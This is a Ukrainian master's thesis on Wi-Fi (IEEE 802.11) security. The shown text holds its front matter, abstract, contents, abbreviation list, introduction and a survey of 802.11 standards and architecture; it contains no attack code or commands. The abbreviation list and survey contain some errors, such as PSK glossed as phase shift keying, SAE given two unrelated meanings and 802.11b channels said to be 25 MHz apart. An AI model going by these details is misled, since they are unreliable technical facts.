

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)

магістр

(ступінь вищої освіти)

на тему Підвищення рівня захищеності в приватних мережах
стандарту IEEE 802.11

(назва теми)

Виконав: студент 2 курсу, групи БК-812м

Спеціальності 125 Кібербезпека

(код і найменування спеціальності)

Освітня програма (спеціалізація)

Безпека інформаційних і комунікаційних
мереж

АЛЬ-АЗЗЕХ К.Х.

(ПРИЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.

(ПРИЗВИЩЕ та ініціали)

Рецензент НІКУЛІЩЕВ Г.І.

(ПРИЗВИЩЕ та ініціали)

2023

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти магістр

Спеціальність 125 Кібербезпека

(код і найменування)

Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних мереж

(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

В.о. завідувача кафедри ІБтаН

Андрій КОРОТУН

«___» _____ 2023 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

АЛЬ-АЗЗЕХ Кирила Хуссейновича

(ПРИЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11

Increasing the level of security in private networks of the IEEE 802.11 standard

керівник проєкту (роботи) к.т.н., КОРОЛЬКОВ Роман Юрійович,

(науковий ступінь, вчене звання, ПРИЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «28» листопада 2023 року № 475

2. Строк подання студентом проєкту (роботи) 11.12.2023

3. Вихідні дані до проєкту (роботи) Проаналізувати стандарти мереж бездротового доступу Wi-Fi (IEEE 802.11), аспекти передавання кадрів та пакетів даних з їх використанням та протоколи безпеки. Визначити можливі типи загроз і вразливостей з метою підвищення рівня захищеності мереж Wi-Fi.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Огляд технології Wi-Fi, різновиди стандарту 802.11, типи кадрів 802.11. Огляд протоколів безпеки WPA. Аналіз атак на бездротові мережі Wi-Fi. Оцінка ефективності засобів безпеки приватних бездротових мереж. Тестування протоколів безпеки на вразливість. Рекомендації щодо підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)

Презентація доповіді (в MS PowerPoint), 12 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 4	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН	04.09.2023	05.12.2023
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		08.12.2023

7. Дата видачі завдання «04» вересня 2023 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Аналіз літературних джерел за тематикою дослідження.	04.09.23 – 18.09.23	Виконано
2.	Огляд технології Wi-Fi. Різновиди стандарту 802.11. Типи кадрів 802.11.	19.09.23 – 04.10.23	Виконано
3.	Огляд протоколів безпеки WPA.	05.10.23 – 18.10.23	Виконано
4.	Аналіз атак на бездротові мережі Wi-Fi.	19.10.23 – 02.11.23	Виконано
5.	Оцінка ефективності засобів безпеки приватних бездротових мереж. Тестування протоколів безпеки на вразливість.	03.11.23 – 20.11.23	Виконано
6.	Рекомендації щодо підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11.	21.11.23 – 30.11.23	Виконано
7.	Оформлення матеріалів магістерської роботи.	01.12.23 – 05.12.23	Виконано

Студент

_____ Кирило АЛЬ-АЗЗЕХ
(підпис) (Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

_____ Роман КОРОЛЬКОВ
(підпис) (Ім'я ПРИЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до магістерської роботи: 80 с., 2 табл., 27 рис., 1 дод., 40 джерел.

АВТЕНТИФІКАЦІЯ, АТАКА, БЕЗДРОТОВА ЛОКАЛЬНА МЕРЕЖА, ВРАЗЛИВІСТЬ, ЗАХИСТ, ПРОТОКОЛ, ІНТЕРНЕТ, ІНФОРМАЦІЙНА БЕЗПЕКА, ШИФРУВАННЯ

Актуальність теми. Технології бездротових мереж широко використовують у всьому світі, за рахунок невисоких економічних витрат та простоти розгортання, зручності використання та гнучкої архітектури. Wi-Fi мережі повинні задовольняти ряду вимог до якості, швидкості і головне захищеності. Використовуючи як середовище передачі даних радіоефір, Wi-Fi мережі стають вразливими до атак. Актуальним є завдання забезпечення необхідного рівня безпеки бездротової мережі. В роботі проведено огляд протоколів безпеки та аналіз їх захищеності до можливих атак в бездротових мережах стандарту 802.11, надано рекомендації щодо підвищення рівня захищеності Wi-Fi мереж.

Метою роботи є дослідження вразливостей протоколів безпеки бездротових мереж стандарту 802.11.

Об'єкт дослідження – стандарти IEEE 802.11.

Предмет дослідження – протоколи безпеки бездротового зв'язку стандартів 802.11.

Методи дослідження: порівняльний аналіз, формалізація, системний підхід.

Практичне значення одержаних результатів. Результати роботи можуть бути використані при побудові захищених приватних мереж бездротового зв'язку.

ABSTRACT

Explanatory note to the master's thesis: 80 pages, 2 tables, 27 figures, 1 app., 40 sources.

AUTHENTICATION, ATTACK, WIRELESS LAN, VULNERABILITY, PROTECTION, PROTOCOL, INTERNET, INFORMATION SECURITY, ENCRYPTION

Actuality of theme. Wireless network technologies are widely used all over the world, due to low economic costs and ease of deployment, ease of use, and flexible architecture. Wi-Fi networks must meet a number of requirements for quality, speed and, most importantly, security. Using radio air as a data transmission medium, Wi-Fi networks become vulnerable to attacks. The task of ensuring the necessary level of wireless network security is urgent. The paper reviews security protocols and analyzes their security against possible attacks in wireless networks of the 802.11 standard, and provides recommendations for increasing the security level of Wi-Fi networks.

The purpose of the work is to study the vulnerabilities of wireless network security protocols of the 802.11 standard.

The object of research is IEEE 802.11 standards.

The subject of the study is wireless security protocols of 802.11 standards.

Research methods: comparative analysis, formalization, systematic approach.

Practical significance of the obtained results. The results of the work can be used in the construction of secure private wireless communication networks.

ЗМІСТ

С.

Перелік скорочень	8
Вступ	10
1 Огляд технології Wi-Fi	11
1.1 Архітектура бездротової мережі стандарту 802.11	12
1.2 Сімейство стандартів 802.11	14
1.2.1 Специфікація 802.11b	14
1.2.2 Специфікація 802.11a	15
1.2.3 Специфікація 802.11g	16
1.2.4 Специфікація 802.11n	16
1.2.5 Специфікація 802.11ac	17
1.2.6 Специфікація 802.11ax	19
1.2.7 Основні характеристики стандартів сімейства IEEE 802.11	21
1.3 Комунікаційна структура Wi-Fi	23
1.3.1 Типи кадрів 802.11	25
Висновки до розділу 1	31
2 Огляд протоколів безпеки бездротового зв'язку Wi-Fi	32
2.1 Еволюція протоколів безпеки стандарту 802.11	32
2.1.1 Wired Equivalent Privacy (WEP)	32
2.1.2 Wi-Fi Protected Access I (WPA)	33
2.1.3 Wi-Fi Protected Access II (WPA2)	35
2.1.4 Поправка до стандарту IEEE 802.11w-2009	37
2.1.5 Wi-Fi Protected Access III (WPA3)	38
2.2 Аналіз атак на бездротові мережі Wi-Fi	42
2.2.1 Атака “Людина посередині” (MITM)	43
2.2.2 Дешифрування трафіку	43
2.2.3 Атака KRACK.....	44

2.3 Порівняльний аналіз протоколів захисту Wi-Fi мереж	46
Висновки до розділу 2	48
3 Оцінка ефективності засобів безпеки приватних бездротових мереж ..	49
3.1 Постановка і організація експерименту	49
3.2 Тестування протоколів безпеки на вразливість	50
3.2.1 Виявлення прихованого SSID мережі	50
3.2.2 Атака деавтентифікації	52
3.2.3 Аналіз захищеності WPA2/PSK	59
3.2.4 WPA3-Personal (Wi-Fi Protected Access).....	63
3.3 Рекомендації щодо підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11	65
Висновки до розділу 3	67
Висновки	68
Перелік джерел посилання	70
Додаток А	75

ПЕРЕЛІК СКОРОЧЕНЬ

ІБ	– Інформаційна безпека;
ПВП	– псевдовипадкова послідовність;
ПЗ	– програмне забезпечення;
ТД	– точка доступу;
AES	– Advanced Encryption Standard (вдосконалений стандарт шифрування);
AP	– Access Point (точка доступу);
BSSID	– Basic Service Set ID (ідентифікатор базового набору послуг);
DDoS-attack (Distributed Denial of Service attack)	– Розподілена атака на відмову в обслуговуванні;
DOS	– Denial-of-Service (відмова в обслуговуванні);
IP	– Internet Protocol (міжмережний/інтернет протокол);
PMF	– Protected Management Frames (захищені кадри управління);
MAC	– Media Access Control (управління доступом до середовища передачі);
OWE	– Opportunistic Wireless Encryption (опортуністичне бездротове шифрування);
SAE	– Simultaneous Authentication of Equals (одночасна автентифікація рівних);
SSID	– Service Set Identifier (ідентифікатор набору послуг);
TKIP	– Temporal Key Integrity Protocol (протокол цілісності тимчасового ключа);
VPN	– Virtual Private Network (віртуальна приватна мережа);

WEP – Wired Equivalent Privacy (доступ, еквівалентний дротовому зв'язку);

Wi-Fi – Wireless Fidelity (бездротова точність);

WLAN – Wireless Local Area Network (бездротова локальна мережа);

WPA – Wi-Fi Protected Access (захищений доступ Wi-Fi);

RTS – Request to Send (запит на передачу);

CTS – Clear to Send (підтвердження готовності);

SAE – System Architecture Evolution (еволюція системної архітектури);

PSK – Pre-Shared Key (фазова маніпуляція);

KRACK – Key Reinstallation Attacks (повторне використання ключа);

IEEE – Institute of Electrical and Electronics Engineers (інститут інженерів з електротехніки та електроніки).

ВСТУП

В сучасному світі цифровізація стала невід'ємним компонентом нашого повсякденного життя. Технології бездротових мереж широко використовують у всьому світі, за рахунок невисоких економічних витрат та простоти розгортання, зручності використання та гнучкої архітектури. Безперечним лідером на ринку бездротових мереж є обладнання, що відповідає специфікаціям сімейства стандартів 802.11.

Одним із основних сегментів ринку обладнання бездротових мереж є рішення для так званих «офісних чи корпоративних» мереж. Характерною особливістю такого рішення є створення безперервної зони покриття в межах офісної будівлі. Дане рішення часто вимагає розміщення досить великої кількості точок доступу. Ці мережі та бездротові пристрої стають легкою мішенню для атак, оскільки зломисники можуть легко атакувати пристрої, що знаходяться в зоні досяжності, і їм не потрібна фізична взаємодія з жодним з пристроїв.

Насамперед, причина гостроти питання у середовищі передачі даних, що використовується – радіоефірі. На відміну від звичайних мереж, в яких інформація передається по проводах, здійснити перехоплення інформації в радіоефірі набагато простіше – достатньо мати комплект обладнання, аналогічний комплекту обладнання абонента бездротової мережі.

Щоб максимально ефективно використовувати планування безпеки, організаціям необхідно зосередитися на загрозах, які становлять суттєвий ризик, таких як зломисні спроби злому та DOS-атаки. Проблема безпеки бездротових мереж вимагає виконання послідовності тестів на проникнення, щоб актуалізувати загрозу та визначити дієві методи захисту.

У зв'язку з цим дослідження вразливостей протоколу IEEE 802.11 з метою підвищення рівня захищеності бездротових мереж є актуальним завданням.

1 ОГЛЯД ТЕХНОЛОГІЇ WI-FI

Wi-Fi (Wireless Fidelity) – це торгова марка, що належить Wi-Fi Alliance, і загальноприйнята назва для стандарту IEEE 802.11, який використовується для передачі цифрових потоків даних через радіоканали.

Wi-Fi є однією з двох основних бездротових технологій, які передають IP-трафік. IP-трафік включає текст, голос, зображення та відео, що відповідає комунікаційним потребам у повсякденному житті. На рис. 1.1 наведено об'єми трафіку даних для мобільного, Wi-Fi і фіксованого доступу за 2017 та 2022 роки.




Рисунок 1.1 – Приблизний глобальний місячний IP-трафік для різних методів доступу до Інтернету в 2017 та 2022 роках [1]


Завдяки гнучкості підключення та доступності будь-де, бездротовий трафік більш ніж удвічі перевищує дротовий. На стаціонарні пристрої припадає 48% трафіку, а на мобільні – 52%. На Wi-Fi припадає 22,9% трафіку від мобільних пристроїв (які також мають стільниковий зв'язок) і 28,1%

трафіку від пристроїв, які підтримують лише Wi-Fi, тобто 51% усього трафіку. Причиною успіху Wi-Fi у порівнянні з дротовим Ethernet, який передає 29,2% трафіку, є гнучкість підключення Wi-Fi, а у порівнянні із стільниковим зв'язком, який передає 19,6% трафіку, є вища швидкість Wi-Fi і менша вартість підключення.

1.1 Архітектура бездротової мережі стандарту 802.11

Бездротові мережі Wi-Fi використовують радіочастоти 2,4 ГГц, 3,65 ГГц, 4,9 ГГц, 5 ГГц, 5,9 ГГц, 60 ГГц. Найбільш поширеними є частоти 2,4 ГГц та 5 ГГц, які можна розділити на канали з 11 по 14 та з 36 по 165 залежно від регіону [2].

Роботу бездротової мережі можна організовувати в двох режимах: у режимі Ad-Нос та режимі інфраструктури (рис. 1.2) [3].



а – схема з'єднання в режимі Ad-Нос;

б – схема з'єднання в режимі інфраструктури.

Рисунок 1.2 – Бездротові мережі

Режим Ad Hoc – це термін, який використовується як загальний опис незалежного базового набору послуг (IBSS). IBSS формує однорангові з'єднання між клієнтськими станціями (STA) в межах їхнього діапазону і не покладається на точки доступу. З'єднання Ad-Hoc використовують для простого з'єднання комп'ютерів за методом "точка-точка". Також, цей режим ідеальний для організації бюджетної мережі через мінімальну кількість обладнання. Мережа Ad-Hoc характеризується такими якостями, як гнучкість структури, швидкість розгортання, живучість та мобільність.

На відмінну від режиму Ad-Hoc, режим інфраструктури потребує додаткового обладнання, а саме точки доступу, яка може функціонувати, як комутатор або як маршрутизатор для підтримки постійного з'єднання мереж між користувачами та розподілом доступу до Інтернету.

Як видно з рис. 1.3, клієнтські станції зв'язані через організаційний пристрій, а саме точку доступу у режимі інфраструктури. Група станцій, що використовують ту саму радіочастоту, відома як базовий набір послуг (BSS), який може бути з'єднаний через систему розподілу (DS) у розширений набір послуг (ESS). Системи бездротової локальної мережі (WLAN) визначаються як системи, які включають DS і одну або більше точок доступу.




Рисунок 1.3 – Архітектура бездротової мережі стандарту 802.11 в режимі інфраструктури

В магістерській роботі дослідження зосереджено на питаннях безпеки бездротових мереж Wi-Fi в режимі інфраструктури.

1.2 Сімейство стандартів 802.11

Існує кілька різновидів WLAN мереж, які відрізняються схемою організації, швидкостями передачі даних, радіусом охоплення мережі, а також характеристиками радіопередавачів та приймальних пристроїв. Найбільшого поширення набули бездротові мережі стандарту IEEE 802.11b, IEEE 802.11g, IEEE 802.11n, IEEE 802.11ac та інші.

1.2.1 Специфікація 802.11b

Першими, в 1999 р. були затверджені специфікації 802.11a та 802.11b, проте найбільшого поширення набули пристрої, виконані за стандартом 802.11b [4].

Стандарт 802.11b заснований на методі широкосмугової модуляції із прямим розширенням спектру (DSSS). Весь робочий діапазон ділиться на 14 каналів, що рознесені на 25 МГц для виключення взаємних перешкод. Дані передаються одним із цих каналів без перемикання на інші. Можливе одночасне використання лише 3 каналів. Швидкість передачі може автоматично змінюватися залежно від рівня перешкод і відстані між передавачем і приймачем.

Стандарт IEEE 802.11b реалізує максимальну теоретичну швидкість передачі 11 Мбіт/с, що можна порівняти з кабельною мережею 10Base-T Ethernet. Потрібно враховувати, що така швидкість можлива під час передачі даних одним WLAN пристроєм. Якщо в середовищі одночасно функціонує більше абонентських станцій, то смуга пропускання розподіляється між усіма і швидкість передачі даних на одного користувача зменшується.

1.2.2 Специфікація 802.11a

Стандарт 802.11a був прийнятий у 1999 році, проте знайшов своє застосування лише з 2001 року [5]. Цей стандарт використовується в основному в США та Японії. У Європі він не отримав широкого розповсюдження.

В 802.11a використовується схема модуляції сигналу OFDM – мультиплексування з ортогональним частотним поділом. Основний потік даних розділяється на ряд паралельних підпотоків з відносно низькою швидкістю передачі, а потім по ним модулюються несучі. На практиці ж основна смуга частот ділиться на кілька смуг меншої ширини, у кожній з яких відбувається передача окремого сигналу. Щоб виключити вплив сусідніх несучих одна на одну, застосовується інверсне дискретне перетворення Фур'є, після чого спектри несучих можуть перетинатися, але завжди залишаються ортогональними – кожна з них містить цілу кількість коливань під час передачі одиниці інформації. OFDM добре проявляє себе в дуже «зашумленому» середовищі, наприклад у місті, бо перешкода, що спотворила одну несучу, може не торкнутися інших. Проте, кілька точок доступу, які виявилися поблизу, можуть стати серйозним джерелом проблем одна для одної. З одного боку, збільшення частоти позитивно позначилося на якості зв'язку, тому що діапазон 5 ГГц використовується у світі не так широко, як 2,4 ГГц, на який впливають мікрохвильові печі, Bluetooth-адаптери і телефони. З іншого боку, порівняно короткі хвилі краще поглинаються матеріалами, через які вони проходять. На практиці це найчастіше означає, що два подібних пристрої можуть зв'язатися один з одним лише за умови прямої видимості. У закритих приміщеннях дальність дії становить: 12м (54 Мбіт/с), 91м (6 Мбіт/с); а в межах прямої видимості: 30м (54 Мбіт/с), 305м (6 Мбіт/с).

1.2.3 Специфікація 802.11g [6]

Стандарт 802.11g остаточно було затверджено у червні 2003р. Він є подальшим удосконаленням специфікації IEEE 802.11b та реалізує передачу даних у тому ж частотному діапазоні. Для 802.11g використовується OFDM схема модуляції – мультиплексування з поділом за ортогональними частотами. У порівнянні зі стандартом 802.11b цей стандарт є більш привабливим і майже в 5 разів збільшив швидкість передачі даних, що становить у закритих приміщеннях: 30м (54 Мбіт/с), 91м (1 Мбіт/с); а в межах прямої видимості: 120м (54 Мбіт/с), 460м (1 Мбіт/с). Крім того, її значення можуть бути більшими, якщо використовуване обладнання підтримує технологію superG або True MIMO, отже, максимально досяжна швидкість каналу 125 Мбіт/с. Також використовуються 3 канали, які не перекриваються, з робочою частотою 2,4 ГГц (2,4–2,4835 ГГц). Цікаво, що при зменшенні швидкості передачі змінюється і спосіб модуляції. При високій швидкості використовується OFDM, а при погіршенні умов пристрій може задіяти CCK або DSSS технологію розширення спектра сигналу прямою послідовністю.

Стандарт 802.11g сумісний із 802.11b. Адаптери 802.11b можуть працювати в мережах 802.11g (але при цьому не швидше 11 Мбіт/с), а адаптери 802.11g можуть знижувати швидкість передачі даних до 11 Мбіт/с для роботи в старих мережах 802.11b.

1.2.4 Специфікація 802.11n [7]

Стандарт 802.11n був ратифікований 11 вересня 2009 року. Він збільшує швидкість передачі даних практично в 4 рази в порівнянні з

пристроями стандартів 802.11g (максимальна швидкість яких дорівнює 54 Мбіт/с). Максимальна теоретична швидкість передачі становить 600 Мбіт/с при застосуванні передачі даних з чотирма антенами, а з однією антеною – до 150 Мбіт/с.

Для 802.11n використовується OFDM схема модуляції, що дає пропускну здатність 65 Мбіт/с по одному просторовому потоку (тоді як у версіях 802.11a/g це значення становить 54 Мбіт/с) і скорочення захисного інтервалу з 800 до 400 нс, що додатково збільшує швидкість передачі символів OFDM. Даний стандарт дуже привабливий, оскільки пристрій може працювати в смузі або 2,4 або/і 5 ГГц, тобто є зворотно сумісним з попередніми технологіями Wi-Fi, наприклад, з 802.11b при використанні методу модуляції CCK і смуги 2,4 ГГц у каналах 20 МГц, а з 802.11a при використанні смуги 5 ГГц і в каналах шириною 20 або 40 МГц при використанні методу модуляції OFDM.

В основі стандарту IEEE 802.11n лежить технологія OFDM-MIMO. Більшість функціонала запозичено зі стандарту 802.11a, проте у стандарті IEEE 802.11n є можливість застосування як частотного діапазону, прийнятого для стандарту IEEE 802.11a, так і частотного діапазону, прийнятого для стандартів IEEE 802.11b/g. Таким чином, пристрої, що підтримують стандарт IEEE 802.11n, можуть функціонувати в частотному діапазоні 5 або 2,4 ГГц, причому конкретна реалізація залежить від країни. Збільшення швидкості передачі в стандарті IEEE 802.11n досягається за рахунок подвоєння ширини каналу з 20 до 40 МГц, а також внаслідок реалізації технології MIMO.

1.2.5 Специфікація 802.11ac [8]

Стандарт 802.11ac є подальшим розвитком технологій, введених у стандарт 802.11n. У специфікаціях стандарту 802.11ac пристрої віднесені до

класу VHT – з дуже високою пропускнуою здатністю. Мережі стандарту 802.11ac працюють виключно в діапазоні 5 ГГц. Смуга радіоканалу може становити 20, 40, 80 та 160 МГц. Можливе також об'єднання двох радіоканалів 80+80 МГц.

Очевидним наслідком з'єднання каналів є зменшення кількості каналів, які не перекриваються. Різні конфігурації спектру як функції ширини каналу в Європейській смузі показані на рис. 1.4 [4]. В Європейському діапазоні 5 ГГц є ще 9 каналів 20 МГц з номерами: 149, 153, 157, 161, 165, 169, 173, 177 і 181, але їх не показано, тому що вони не можуть бути використані для з'єднання каналів.




Рисунок 1.4 – Канали Європейських діапазонів 5 ГГц [9]

Як впливає з рис. 1.4, загалом можна отримати 19 каналів по 20 МГц, які не перекриваються, лише 9 каналів по 40 МГц, 4 канали по 80 МГц або 2 канали 160 МГц.

1.2.6 Специфікація 802.11ax [10]

У 2018 році Wi-Fi Alliance анонсував нову версію стандарту IEEE 802.11ax (Wi-Fi 6, AX). У вересні 2019 року розпочалася програма сертифікації Wi-Fi 6 та асоціація стандартів IEEE офіційно прийняла (ратифікувала) його у вересні 2020 року.

В цілому IEEE 802.11ax базується на сучасному, актуальному стандарті 802.11ac (Wi-Fi 5, AC) та використовує вже існуючі технології. У Wi-Fi 6 максимальна теоретична швидкість передачі даних становить 600 Мбіт/с (80 МГц, 1 просторовий потік) і 9607 Мбіт/с (160 МГц, 8 просторових потоків), замість 433 Мбіт/с (80 МГц, 1 просторовий потік) та 6933 Мбіт/с (160 МГц, 8 просторових потоків) у стандарті Wi-Fi 5.

В Wi-Fi 6 доданий режим OFDMA – множинний доступ з ортогональним частотним поділом каналів для поліпшення спектральної ефективності. Технологія OFDMA була запозичена з стільникової індустрії 4G LTE і схожа на розраховану на багато користувачів версію OFDM, яка використовується в Wi-Fi 5.

Wi-Fi 6 забезпечує для технології MU-MIMO підтримку висхідного напрямку (UL MU-MIMO). Раніше у стандарті Wi-Fi 5 технологія MU-MIMO працювала лише у низхідному напрямку від роутера до клієнтів (DL MIMO). Wi-Fi 6 теоретично може підтримувати одночасну передачу до 8 просторових потоків в обох напрямках (8x8) з можливістю доставки чотирьох одночасних потоків одному клієнту. Але цей функціонал може не підтримуватись у перших версіях обладнання, сертифікованого за стандартом 802.11ax. У масових пристроях в основному застосовуватиметься MIMO 4x4 та 2x2.

У Wi-Fi Alliance заявляють, що механізм DL MU-MIMO спільно з режимом OFDMA зможуть підвищити здатність навантаження і продуктивність мережі, забезпечуючи більшу кількість одночасних

підключень і більш повне використання виділеного діапазону. Але це буде працювати лише якщо клієнти підтримують вказані технології.

